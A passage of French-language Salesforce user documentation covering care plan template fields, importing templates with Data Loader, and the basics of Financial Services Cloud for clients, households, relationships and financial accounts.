| Champ | Description |
| --- | --- |
| Description | Saisissez une courte description du modèle et de son utilisation. |
| Actif | Sélectionnez pour activer ce modèle de plan de soins et le rendre disponible pour l'appliquer à un patient. |
| Cloné à partir de | Nom du modèle d'origine à partir duquel ce modèle a été cloné ou copié. |

3. Dans la liste associée Problèmes du modèle de plan de soins, cliquez sur **Nouveau problème du modèle de plan de soins**.
4. Saisissez les informations suivantes :

| Champ | Description |
| --- | --- |
| Nom du problème du plan de soins | Nom du problème du modèle de plan de soins. |
| Modèle de plan de soins | Nom du modèle de plan de soins auquel ce problème est associé. |
| Description | Saisissez une courte description du problème en cours de traitement. |
| Actif | Sélectionnez pour activer ce problème de plan de soins et le rendre disponible pour l'appliquer à un patient. |
| Ordre de tri | Indique l'ordre vertical dans lequel ce problème s'affiche dans le modèle de plan de soins. |
| Priorité | La priorité du problème du plan de soins, à savoir faible, normale ou élevée. |

5. Cliquez sur **Enregistrer** pour passer à l'étape suivante et créer un objectif, ou sur **Enregistrer et nouveau** pour créer d'autres problèmes.
6. Dans la liste associée Objectifs du modèle de plan de soins, cliquez sur **Nouvel objectif du modèle de plan de soins**.
7. Saisissez les informations suivantes :

| Champ | Description |
| --- | --- |
| Nom de l'objectif du modèle de plan de soins | Nom de l'objectif associé au modèle de plan de soins. |
| Description | Saisissez une courte description du modèle et de son utilisation. |
| Actif | Sélectionnez pour activer cet objectif de plan de soins et le rendre disponible pour l'appliquer à un patient. |
| Ordre de tri | Indique l'ordre vertical dans lequel cet objectif s'affiche dans la liste des objectifs. |
| Priorité | La priorité de l'objectif du plan de soins, à savoir faible, normale ou élevée. |

| Champ | Description |
| --- | --- |
| Problème du modèle | Nom du problème du modèle auquel cet objectif est associé. |

8. Cliquez sur **Enregistrer** pour passer à l'étape suivante et créer une tâche, ou sur **Enregistrer et nouveau** pour créer d'autres objectifs.
9. Dans la liste associée Tâches du modèle de plan de soins, cliquez sur **Nouvelle tâche du modèle de plan de soins**.
10. Saisissez les informations suivantes :

| Champ | Description |
| --- | --- |
| Nom de la tâche du modèle de plan de soins | Nom de la tâche associée au modèle de plan de soins. |
| Objet | Objet ou nom de la tâche. |
| Actif | Sélectionnez pour activer cette tâche de plan de soins et la rendre disponible pour l'appliquer à un patient. |
| Attribué à | Nom de la personne attribuée à la tâche. |
| Objectif du modèle de plan de soins | Nom de l'objectif du modèle auquel cette tâche est associée. |
| Priorité | La priorité de la tâche du plan de soins, à savoir faible, normale ou élevée. |
| Description | Une description de la tâche. |
| Ordre de tri | Indique l'ordre dans lequel les tâches sont triées dans la liste des tâches. |
| Statut | Le statut de la tâche du plan de soins, à savoir en cours, terminé ou nouveau. |
| Décalage | Le nombre de jours à ajouter en tant que date de décalage. Les taches qui ont une date de décalage ajoutent le nombre de jours attribués à la date de début de la tâche. Par exemple, si la date de début du plan de soins est le 9 décembre et que le décalage d'une tâche est +7 jours, la date d'échéance de la tâche est définie au 16 décembre. |

# Utilisation de Data Loader pour importer des modèles de plan de soins

Utilisez Data Loader pour importer des plans de soins existants dans Salesforce et les rendre disponibles pour les coordinateurs de soins.

Data Loader est une application client destinée à l'importation ou à l'exportation en masse de données. Elle permet d'insérer, de mettre à jour, de supprimer ou d'exporter des enregistrements Salesforce.

Lors de l'importation de données, Data Loader lit, extrait et charge les données à partir de fichiers de valeurs séparées par des virgules (CSV) ou d'une connexion à la base de données. Lors de l'exportation de données, il crée des fichiers CSV.

Pour importer des modèles de plan de soins existants, créez un fichier CSV pour chaque objet cible d'un modèle de plan de soins : modèle de plan de soins, problèmes de plan de soins, objectifs de plan de soins et tâches de plan de soins. Chaque fichier CSV enfant doit inclure l'ID du type d'enregistrement de l'objet parent. Assurez-vous d'inclure tous les champs requis dans le fichier CSV de chaque objet. Pour consulter la liste des champs que vous devez inclure, reportez-vous à Création d'un modèle de plan de soins.

Importez les fichiers CSV selon la séquence ci-dessous.

1. Modèle de plan de soins
2. Problèmes de plan de soins
3. Objectifs de plan de soins
4. Tâches de plan de soins

Pour consulter les exigences système et les autres prérequis d'utilisation de Data Loader, reportez-vous à Considérations relatives à l'installation de Data Loader à la page 750.

1. Dans Configuration, saisissez *Data Loader* dans la case Recherche rapide, puis sélectionnez **Data Loader**.
2. Téléchargez et configurez Data Loader pour la version correcte de votre système d'exportation.

   Pour plus d'informations, reportez-vous à Configuration de Data Loader.
3. Ouvrez Data Loader, puis cliquez sur **Insérer**.
4. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce. Cliquez sur **Se connecter**. Une fois la connexion effectuée, cliquez sur **Suivant** (il n'est pas nécessaire de saisir de nouveau les informations de connexion, sauf en cas de déconnexion ou de fermeture du programme).
5. Sélectionnez le nom de l'objet qui doit recevoir les données importées. Si le nom de l'objet ne s'affiche pas dans la liste par défaut, cochez la case Afficher tous les objets pour visualiser la liste complète des objets auxquels vous avez accès.
6. Cliquez sur **Browse** (Parcourir), puis sélectionnez le fichier CSV qui contient les informations sur le modèle que vous importez.
7. Cliquez sur **Next** (Suivant).

   Une fois l'objet et le fichier CSV initialisés, cliquez sur **OK**.
8. Définissez le mappage entre les colonnes du fichier CSV et les champs Salesforce. Cliquez sur **Choose an Existing Map** (Sélectionner un mappage existant) pour sélectionner un mappage de champ existant ou sur **Create or Edit a Map** (Créer ou modifier un mappage) pour créer un mappage ou modifier un mappage existant. Pour plus d'informations et un exemple d'utilisation, reportez-vous à Définition des mappages de champs de Data Loader.
9. Cliquez sur **Next**.

## Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour accéder à la page de téléchargement du module Data Loader :

- Modifier toutes les données

Pour utiliser le module Data Loader :

- API activée

  ET

  Autorisation utilisateur appropriée pour l'opération effectuée (par exemple, autorisation Créer sur les comptes pour insérer de nouveaux comptes)

10. Pour chaque opération, le module Data Loader génère deux fichiers journaux CSV : le nom du premier commence par « success », tandis que celui du second commence par « error ». Cliquez sur **Browse** et spécifiez un répertoire pour ces fichiers.
11. Pour exécuter l'opération, cliquez sur **Finish** (Terminer) pour exécuter l'opération, puis sur **Yes** pour confirmer.
12. Au cours de l'opération, une fenêtre d'informations indique la progression du déplacement des données.
13. À la fin de l'opération, une fenêtre de confirmation récapitule les résultats. Cliquez sur **View Successes** (Afficher les réussites) pour afficher le fichier de réussite, puis cliquez sur **View Errors** (Afficher les erreurs) pour ouvrir le fichier d'erreurs ou sur **OK** pour fermer la fenêtre.

# Financial Services Cloud

## Bienvenue dans Financial Services Cloud

Bienvenue dans Financial Services Cloud, la plate-forme de gestion des relations clients à haute valeur ajoutée.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### Offre de services financiers sur la plate-forme pour les relations client à haute valeur ajoutée

Financial Services Cloud est un front-office réinventé. Accédez à une vue rationalisée qui regroupe les informations les plus pertinentes et utiles sur vos clients, sans vous connecter à des dizaines de systèmes pendant la journée. Accélérez votre productivité grâce à une technologie et à des workflows numériques qui réduisent la charge de travail des tâches routinières et administratives. Orientez plutôt vos initiatives vers l'offre d'un service proactif et hautement personnalisé que vos clients attendent.

### Termes clés

Certains termes ont plusieurs significations dans le contexte des services financiers. Par conséquent, il est important de préciser ce que nous entendons par certains termes tels que *compte* ou *client* dans notre application.

### Configuration des clients, des foyers et des relations

Créez des enregistrements pour des clients, des foyers, et pour leur réseau de relations étendu, afin d'enrichir la vue globale de votre portefeuille d'affaires.

### Saisie de données financières

Créez des enregistrements pour les comptes financiers des clients, ainsi que pour leurs actifs financiers, leurs actifs, leurs dettes et leurs objectifs financiers.

### Création d'une opportunité de part de portefeuille

Créez un enregistrement d'opportunité associé à un compte financier pour suivre les opportunités de part de portefeuille.

### Création d'une piste

Créez un enregistrement de piste pour suivre un prospect.

### Conversion d'une piste en client

Convertissez un enregistrement de piste en enregistrement de client.

### Utilisation de données des clients

Suivez les particularités des interactions de vos clients afin d'enrichir votre historique pour établir des relations fructueuses.

# Offre de services financiers sur la plate-forme pour les relations client à haute valeur ajoutée

Financial Services Cloud est un front-office réinventé. Accédez à une vue rationalisée qui regroupe les informations les plus pertinentes et utiles sur vos clients, sans vous connecter à des dizaines de systèmes pendant la journée. Accélérez votre productivité grâce à une technologie et à des workflows numériques qui réduisent la charge de travail des tâches routinières et administratives. Orientez plutôt vos initiatives vers l'offre d'un service proactif et hautement personnalisé que vos clients attendent.

Mettez en œuvre les bases de la gestion de votre portefeuille clients pour augmenter l'engagement et établir des relations de conseil-client plus rentables.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### Une nouvelle façon de travailler, dans Lightning Experience

Les fonctionnalités de Financial Services Cloud sont disponibles exclusivement dans Lightning Experience. Elles sont différentes de celles de Salesforce Classic, car elles s'adaptent à votre façon de travailler et offrent des informations plus précises sur la situation de vos clients.

### Simplification de la gestion de la journée dans l'accueil

La page Accueil permet d'accéder instantanément aux éléments les plus urgents de votre liste de tâches. Quelles sont vos priorités du jour ? Quelles sont les autres tâches ? Quelles sont les tâches en cours ? L'assistant vous aide à préparer une journée productive avec des alertes proactives sur les pistes récemment attribuées et les opportunités qui nécessitent votre attention.

### Navigation dans vos vues de liste de clients et de foyers

Parcourez les vues de liste de clients et de foyers pour accéder rapidement aux profils de client et de foyer. Affichez des listes filtrées de clients et de foyers en fonction d'intérêts ou de caractéristiques financières similaires.

### Profils de client et de foyer

Les profils offrent une vue d'ensemble détaillée des données financières passées, présentes et futures d'un client ou d'un foyer. Dans une vue unique, surveillez les comptes financiers, visualisez les relations personnelles et du foyer, gérez les objectifs et examinez l'historique des activités.

### Suivi de votre portefeuille d'affaires avec des tableaux de bord

Les tableaux de bord offrent une vue instantanée de votre engagement avec des clients existants et potentiels pour développer votre activité.

### Quelles données clients puis-je afficher ?

Le modèle de sécurité et de partage de Salesforce offre la flexibilité et les niveaux d'accès appropriés aux données des clients. Pour plus d'informations sur la définition de la visibilité des données pour vos équipes de conseillers, contactez votre administrateur.


## Une nouvelle façon de travailler, dans Lightning Experience

Les fonctionnalités de Financial Services Cloud sont disponibles exclusivement dans Lightning Experience. Elles sont différentes de celles de Salesforce Classic, car elles s'adaptent à votre façon de travailler et offrent des informations plus précises sur la situation de vos clients.

Lorsque vous vous connectez, vous affichez et commencez à travailler dans Lightning. Le menu de navigation gauche facilite l'accès aux fonctionnalités. Sélectionnez l'icône du menu de navigation ( ) pour le développer la liste et accéder aux éléments Accueil, Clients et Foyers. Vous serez bientôt expert dans l'utilisation de ces outils.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition





# Simplification de la gestion de la journée dans l'accueil

La page Accueil permet d'accéder instantanément aux éléments les plus urgents de votre liste de tâches. Quelles sont vos priorités du jour ? Quelles sont les autres tâches ? Quelles sont les tâches en cours ? L'assistant vous aide à préparer une journée productive avec des alertes proactives sur les pistes récemment attribuées et les opportunités qui nécessitent votre attention.

Éditions

Disponible avec Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition




- Le tableau de bord (1) affiche une présentation des opportunités du trimestre.
- L'assistant (2) vous aide à réagir rapidement avec des alertes sur les pistes qui vous ont été attribuées le jour même et sur les opportunités qui nécessitent votre attention.
- Le composant Tâches affiche les tâches à venir. Marquez-les comme terminées directement sur la page. Tant que vous restez sur la page, vous pouvez rouvrir des tâches terminées. L'actualisation de la page retire les tâches terminées de la vue.
- Les événements à venir affichent les cinq prochains éléments de votre calendrier du jour. Les événements passés disparaissent au fil de la journée.
- Les anniversaires répertorie les dates d'anniversaire des clients sur les sept prochains jours.
- Upcoming RMD (RMD à venir) répertorie les clients avec des anciennetés Distribution minimum requise (RMD) à venir.
- Les composants Opportunités et Pistes vous aident à suivre les moyens à mettre en œuvre pour développer votre portefeuille d'affaires.

Pour le moment, la présentation de la page Accueil ne peut pas être personnalisée.

## Navigation dans vos vues de liste de clients et de foyers

Parcourez les vues de liste de clients et de foyers pour accéder rapidement aux profils de client et de foyer. Affichez des listes filtrées de clients et de foyers en fonction d'intérêts ou de caractéristiques financières similaires.

Ces vues de liste affichent les clients, les prospects et les foyers avec lesquels vous travaillez.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

- Affichez les vues de liste auxquelles votre administrateur vous a accordé l'accès en sélectionnant le nom de la vue en haut de la page.

  Conseil: Les vues de liste Mes clients et Mes foyers représentent un bon point de départ, car elles affichent les clients et les foyers de votre portefeuille d'affaires. Ces vues de liste sont affichées sous l'onglet Comptes.

- Pour trier, cliquez sur un en-tête de colonne.
- Modifiez les critères de filtrage pour mettre jour dynamiquement votre vue Mes clients ou Mes foyers, en segmentant les clients par des critères tels que segments marketing, âge ou anniversaire.

  1. Pour agrandir la liste des critères de filtrage, sélectionnez l'icône **Filtres**.
  2. Pour chaque filtre que vous souhaitez modifier, sélectionnez le filtre, modifiez le critère, puis sélectionnez **Terminé**.

     Important: Si vous filtrez une valeur de devise, spécifiez un code ISO de devise (comme USD ou GBP) avant la valeur. Par exemple, `GBP100000`. Le code ISO doit correspondre à l'une des devises actives de votre société.

  3. Sélectionnez **Appliquer**.
     La vue de liste est actualisée avec vos critères de filtrage mis à jour.

  Pour le moment, vous ne pouvez pas enregistrer les modifications d'une vue de liste que vous avez modifiée.

- Affichez jusqu'à 25 enregistrements par page et environ 2 000 éléments maximum par vue de liste.

  Si le nombre d'éléments de la vue de liste dépasse la limite et que vous ne pouvez pas accéder à certains enregistrements, affinez vos critères de filtrage pour augmenter le nombre d'éléments accessibles.

## Profils de client et de foyer

Les profils offrent une vue d'ensemble détaillée des données financières passées, présentes et futures d'un client ou d'un foyer. Dans une vue unique, surveillez les comptes financiers, visualisez les relations personnelles et du foyer, gérez les objectifs et examinez l'historique des activités.

Éditions

Disponible avec Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

**Panneau de présentation**
Visualisez en un coup d'œil la dernière et la prochaine interaction planifiée.

**Onglet Détails**
Accédez rapidement aux détails sans quitter la page du profil. Les onglets des pages du profil offrent des vues similaires, avec de légères différences entre les profils de client et de foyer. Pour les clients, consultez une synthèse des informations Connaissance du client, l'emploi et les coordonnées. Pour les foyers, visualisez des récapitulatifs des actifs financiers. Pour modifier des informations de Détails, utilisez le bouton Modifier du panneau de présentation.

**Onglet Données financières**
Suivez les comptes financiers par catégories prédéfinies de comptes d'investissement, de comptes bancaires et de polices d'assurance. Suivez également les actifs et les dettes.

**Onglet Relations**
Gérez le réseau des relations qui implique les individus d'un foyer. Ajoutez des membres au foyer. Ajoutez des personnes extérieures au foyer en tant que contacts associés. Pour des foyers, vous pouvez également ajouter d'autres foyers ou entités commerciales en tant que contacts associés. Vous pouvez modifier ou supprimer des contacts et comptes associés.

**Onglet Objectifs**
Suivez les intérêts de vos clients pour planifier des objectifs informés.

**Onglet Associé**
Affichez des synthèses complètes des comptes financiers, des actifs importants, des dettes, et des listes associées telles que les opportunités, des requêtes, des notes et des pièces jointes. Cette vue peut s'avérer pratique pour intégrer rapidement une série de comptes financiers, d'objectifs, d'opportunités et de relations.

**Éditeur**
Créez des tâches et des événements, et consignez des communications avec les clients. Utilisez le fil Chatter pour partager des informations et collaborer avec les autres membres de l'équipe qui gèrent les relations avec les clients.

Les champs, les noms de champ et l'ordre de champs que vous visualisez peuvent différer des informations affichées ici. Ne vous inquiétez pas. Votre administrateur les a simplement personnalisées. La présentation des sections dans des pages de profil n'est pas modifiable.

## Suivi de votre portefeuille d'affaires avec des tableaux de bord

Les tableaux de bord offrent une vue instantanée de votre engagement avec des clients existants et potentiels pour développer votre activité.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans le menu de navigation, accédez à la vue de liste Tableaux de bord.
2. Recherchez le tableau de bord My Book of Business dans le dossier Tableaux de bord publics.
   - My Book of Business - vue d'ensemble : gérez votre portefeuille d'affaires avec des informations sur les actifs sous gestion, la part du portefeuille, les actifs gérés ailleurs et les totaux des comptes financiers par client.
   - My Book of Business - opportunités d'engagement : approfondissez les relations clients en suivant les révisions clients à venir, les anniversaires et les autres points de contact des relations.
   - My Book of Business - vente et opportunités : développer votre portefeuille d'affaires en identifiant les nouvelles opportunités d'actifs sous gestion et en orientant vos processus commerciaux vers les objectifs à atteindre.
3. Sélectionnez un tableau de bord qui vous intéresse. Sélectionnez **Actualiser** pour afficher les toutes dernières données.

## Quelles données clients puis-je afficher ?

Le modèle de sécurité et de partage de Salesforce offre la flexibilité et les niveaux d'accès appropriés aux données des clients. Pour plus d'informations sur la définition de la visibilité des données pour vos équipes de conseillers, contactez votre administrateur.

# Termes clés

Certains termes ont plusieurs significations dans le contexte des services financiers. Par conséquent, il est important de préciser ce que nous entendons par certains termes tels que *compte* ou *client* dans notre application.

Éditions

Disponible avec Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

**Compte**
Un compte professionnel, par exemple un fournisseur ou une société qui travaille avec des consommateurs ou d'autres entreprises. Ne pas confondre avec un *compte financier*. Dans Financial Services Cloud, un compte fait parfois référence à une entité d'un foyer ou même à un client individuel.

**Ressource**
Une ressource importante qui n'est pas représentée dans des enregistrements de compte financier, par exemple des biens immobiliers ou des articles de collection. Si votre société n'utilise pas de service d'agrégation de ressource pour suivre des comptes financiers gérés ailleurs, les ressources offrent également une méthode simple pour prendre en compte les comptes financiers gérés ailleurs.

**Client**
Une personne qui travaille avec votre société (dans le passé, actuellement ou dans le futur). Les prospects sont également des clients. Lorsque vous lisez des références à un *individu* dans l'application, nous faisons référence à une personne cliente. Les termes *client* et *individu* sont utilisés indifféremment.

**Compte financier**
Un compte d'investissement, un compte bancaire, une police d'assurance ou un autre type de compte financier. Dans certaines applications de services financiers, les comptes financiers représentent l'unité centrale de l'organisation. D'autres applications traitent les clients ou les groupes de familles comme une unité centrale. Financial Services Cloud correspond à cette dernière catégorie, avec une conception centrée sur le client.

**Foyer**

Un groupe d'individus qui vivent ensemble et dont les finances sont regroupées au niveau du foyer. Salesforce ne suit pas directement les relations entre les individus avec un foyer. Leurs relations sont basées sur celles du même foyer et par leur rôle au sein du foyer (client, conjoint, dépendant, etc.).

Les entités qui sont des personnes associées mais extérieures au foyer, sont des *contacts associés*, par exemple des avocats, des comptables ou des conseillers fiscaux. Les entités qui sont des entités organisationnelles associées au foyer sont des *comptes associés*, par exemple des entreprises privées ou des foyers associés.

Dans les profils de client et de foyer, les membres du foyer sont affichés ensemble et sont clairement séparés des autres entités associées, également appelées *relations étendues*.

**Individu**
Une personne qui est un client.

**Passif**
Une dette due, par exemple une hypothèque ou un emprunt.

# Configuration des clients, des foyers et des relations

Créez des enregistrements pour des clients, des foyers, et pour leur réseau de relations étendu, afin d'enrichir la vue globale de votre portefeuille d'affaires.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Création d'un client ou d'un prospect
Créez un enregistrement de client pour suivre l'engagement de nouveaux clients ou prospects.

Création d'un foyer
Suivez des groupes de clients individuels qui partagent une adresse ou une même situation financière.

Ajout d'un membre de foyer
Ajoutez des membres de la famille à un foyer existant et définissez comment synthétiser l'activité et les données financières des membres dans le foyer.

Ajout d'une relation étendue à un client ou un foyer

Améliorez les informations sur les relations des clients en ajoutant des personnes extérieures à leur foyer. Suivez les autres professionnels qui conseillent les clients sur leurs projets financiers. Suivez également les liens des clients avec les entreprises et les entités organisationnelles.

## Création d'un client ou d'un prospect

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Créez un enregistrement de client pour suivre l'engagement de nouveaux clients ou prospects.

1. Depuis une vue de liste de clients, sélectionnez **Nouveau**.
2. Saisissez le nom du client.
3. Sélectionnez un statut.
   - Pour un client confirmé, sélectionnez `Actif`.
   - Pour un prospect, sélectionnez `Prospect`.
   - Pour un nouveau client, sélectionnez `Accueil`.
4. Sélectionnez un foyer existant ou **Nouveau** pour créer un enregistrement de foyer.

   Un client ne peut appartenir qu'à un seul foyer.
5. Sélectionnez le rôle de l'individu au sein du foyer.
6. Sélectionnez les éléments de récapitulatif de cumul (tels que Comptes financiers ou Objectifs financiers) à inclure lors d'une synthèse des données au niveau du foyer.

   Pour plusieurs sélections, utilisez les fonctions de sélection multiple de votre système d'exploitation (CTRL-clic pour Windows, CMD-clic pour Mac).
7. Après avoir saisi les autres informations utiles, sauvegardez l'enregistrement.

Les clients ne peuvent pas être supprimés.

## Création d'un foyer

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Suivez des groupes de clients individuels qui partagent une adresse ou une même situation financière.

1. Depuis une vue de liste de foyers, sélectionnez **Nouveau**.
2. Saisissez le nom du foyer (*par exemple :* `Foyer de Claire Johnson`).
3. Sauvegardez l'enregistrement.

Les foyers ne peuvent pas être supprimés ni désactivés.

## Ajout d'un membre de foyer

Éditions

Disponible avec Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Ajoutez des membres de la famille à un foyer existant et définissez comment synthétiser l'activité et les données financières des membres dans le foyer.

Un client ne peut appartenir qu'à un seul foyer. Pour le moment, vous ne pouvez pas associer un client à plusieurs foyers ou synthétiser les données financières et les activités du client dans plusieurs foyers.

1. Sur l'onglet Relations des profils client ou foyer, sélectionnez **Nouveau** dans la section Membres du foyer.

2. Cliquez dans le champ `Nom`. Sélectionnez un nom existant ou **Nouveau**. S'il s'agit d'un nouveau contact :
   a. Sélectionnez le type d'enregistrement `Individu`. Sélectionnez ensuite **Suivant**.
   b. Saisissez au moins le nom du contact.
   c. Enregistrez l'enregistrement de contact.
3. Si vous souhaitez désigner cette personne comme membre principal du foyer, sélectionnez *`Membre principal`*.
   Les foyers sont définis pour un seul membre principal. La désignation d'un membre principal n'est pas obligatoire.
4. Sélectionnez le rôle de la personne.
   - Si la personne est le membre principal du foyer, sélectionnez *`Client`*.
   - Si la personne n'est pas le membre principal du foyer, sélectionnez un rôle qui décrit sa position par rapport à celle du membre principal du foyer.
5. Sélectionnez les éléments de récapitulatif de cumul (tels que Comptes financiers ou Objectifs financiers) à inclure lors d'une synthèse des données au niveau du foyer.
   Pour plusieurs sélections, utilisez les fonctions de sélection multiple de votre système d'exploitation (CTRL-clic pour Windows, CMD-clic pour Mac).
6. Sauvegardez l'enregistrement.

## Ajout d'une relation étendue à un client ou un foyer

Améliorez les informations sur les relations des clients en ajoutant des personnes extérieures à leur foyer. Suivez les autres professionnels qui conseillent les clients sur leurs projets financiers. Suivez également les liens des clients avec les entreprises et les entités organisationnelles.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### Association d'un contact à un client ou à un foyer

Ajoutez un avocat, un comptable ou un autre professionnel en tant que contact associé. Créez d'abord un compte professionnel pour le contact (car chaque contact appartient à un compte dans Salesforce). Associez ensuite le contact à un client ou à un foyer.

### Association d'un compte ou d'un autre foyer à un foyer

Ajoutez un compte associé à un foyer pour suivre les relations du foyer avec des entités telles qu'une entreprise privée, un fiduciaire ou un autre foyer.

## Association d'un contact à un client ou à un foyer

Ajoutez un avocat, un comptable ou un autre professionnel en tant que contact associé. Créez d'abord un compte professionnel pour le contact (car chaque contact appartient à un compte dans Salesforce). Associez ensuite le contact à un client ou à un foyer.

Éditions

Disponible avec Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans le menu de navigation, accédez à Comptes, puis sélectionnez **Nouveau**. Créez un enregistrement de compte.
   Si vous ajoutez un avocat en tant que contact associé, créez un enregistrement de compte pour le cabinet d'avocats.
2. Accédez à l'onglet Relations du profil du client ou du foyer, puis sélectionnez **Nouveau** dans la section Contacts associés.
3. Dans le champ `Contact`, vérifiez le nom du membre du foyer auquel ce contact est associé.

Le contact doit être associé à un membre spécifique, pas au foyer en général.

4. Cliquez sur le champ `Contact associé`. Sélectionnez un contact existant ou **Nouveau contact**. S'il s'agit d'un nouveau contact :
   a. Sélectionnez le type d'enregistrement *`Professionnel`* lorsque vous ajoutez un contact professionnel. Sélectionnez ensuite **Suivant**.
   b. Saisissez au moins le nom du contact, puis sélectionnez le Nom du compte que vous avez créé à la première étape.
   c. Sauvegardez l'enregistrement du contact.
5. Dans le champ `Rôle associé`, sélectionnez le rôle qui décrit l'association du contact au client.
6. Sauvegardez l'enregistrement du contact associé.

Le contact associé s'affiche à la fois dans les profils du client et du foyer. La page de détail d'enregistrement du contact affiche également les entités avec lesquelles le contact a des relations.

### Association d'un compte ou d'un autre foyer à un foyer

Ajoutez un compte associé à un foyer pour suivre les relations du foyer avec des entités telles qu'une entreprise privée, un fiduciaire ou un autre foyer.

Vous pouvez associer une entité de compte uniquement avec une entité de foyer, pas avec un client individuel. Pour le moment, nous recommandons de suivre la relation d'un client avec une entité organisationnelle en associant le compte au foyer.

Éditions

Disponible avec Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Sous l'onglet Relations du profil du foyer, sélectionnez **Nouveau** dans la section Comptes associés.
2. Dans le champ `Compte`, vérifiez le nom du foyer auquel le compte est associé.
3. Cliquez sur le champ `Compte associé`. Sélectionnez un compte existant ou **Nouveau compte**. S'il s'agit d'un nouveau compte :
   a. Sélectionnez le type d'enregistrement *`Foyer`* si le compte associé est un autre foyer. Sélectionnez le type d'enregistrement *`Entreprise`* si le compte associé est une entreprise ou entité organisationnelle associée. Sélectionnez ensuite **Suivant**.
   b. Saisissez au moins le nom du compte.
   c. Sauvegardez l'enregistrement du compte.
4. Dans le champ `Rôle associé`, sélectionnez le rôle qui décrit l'association du compte au foyer.
5. Sauvegardez l'enregistrement du compte associé.

Le compte associé montre le profil du foyer. La page de détail d'enregistrement du compte affiche également les entités avec lesquelles le compte a des relations.

## Saisie de données financières

Créez des enregistrements pour les comptes financiers des clients, ainsi que pour leurs actifs financiers, leurs actifs, leurs dettes et leurs objectifs financiers.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Ajout d'un compte financier

Saisissez des informations sur un compte d'investissement, un compte bancaire ou une police d'assurance. Alors que ces données sont généralement mises à jour automatiquement par des systèmes externes, voici comment saisir manuellement un compte financier.

Consultation des actifs dans un compte d'investissement

Élargissez la vue d'un compte d'investissement pour afficher les actifs sous-jacents.

Ajout d'actifs financiers à un compte d'investissement

Saisissez l'historique des achats et les détails des actifs financiers dans un compte d'investissement.

Création d'enregistrements de valeurs mobilières

Saisissez des informations sur les valeurs mobilières, telles que des actions ou des obligations. Ces données sont généralement automatiquement mises à jour à partir de systèmes externes, mais vous pouvez saisir des enregistrements de valeurs mobilières manuellement en procédant comme suit.

Ajout d'un actif ou d'un passif

Saisissez des informations sur les actifs tangibles, par exemple les propriétés ou les collections, ou les dettes, par exemple les hypothèques ou les prêts.

Ajout d'un objectif financier

Créez un objectif financier pour suivre la progression des clients vers des achats importants, des épargnes-retraite ou d'autres projets de vie.

Ajout d'un rôle de compte financier

Saisissez des informations sur l'implication d'un client dans un compte financier, par exemple un bénéficiaire ou un fiduciaire.

## Ajout d'un compte financier

Saisissez des informations sur un compte d'investissement, un compte bancaire ou une police d'assurance. Alors que ces données sont généralement mises à jour automatiquement par des systèmes externes, voici comment saisir manuellement un compte financier.

Éditions

Disponible avec Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Sur l'onglet Finances du profil du client ou du foyer, sélectionnez **Nouveau** dans la section appropriée de comptes financiers.
2. Saisissez des informations appropriées.

   Le propriétaire principal peut être un membre du foyer ou une entité organisationnelle (qui peut être le foyer lui-même).

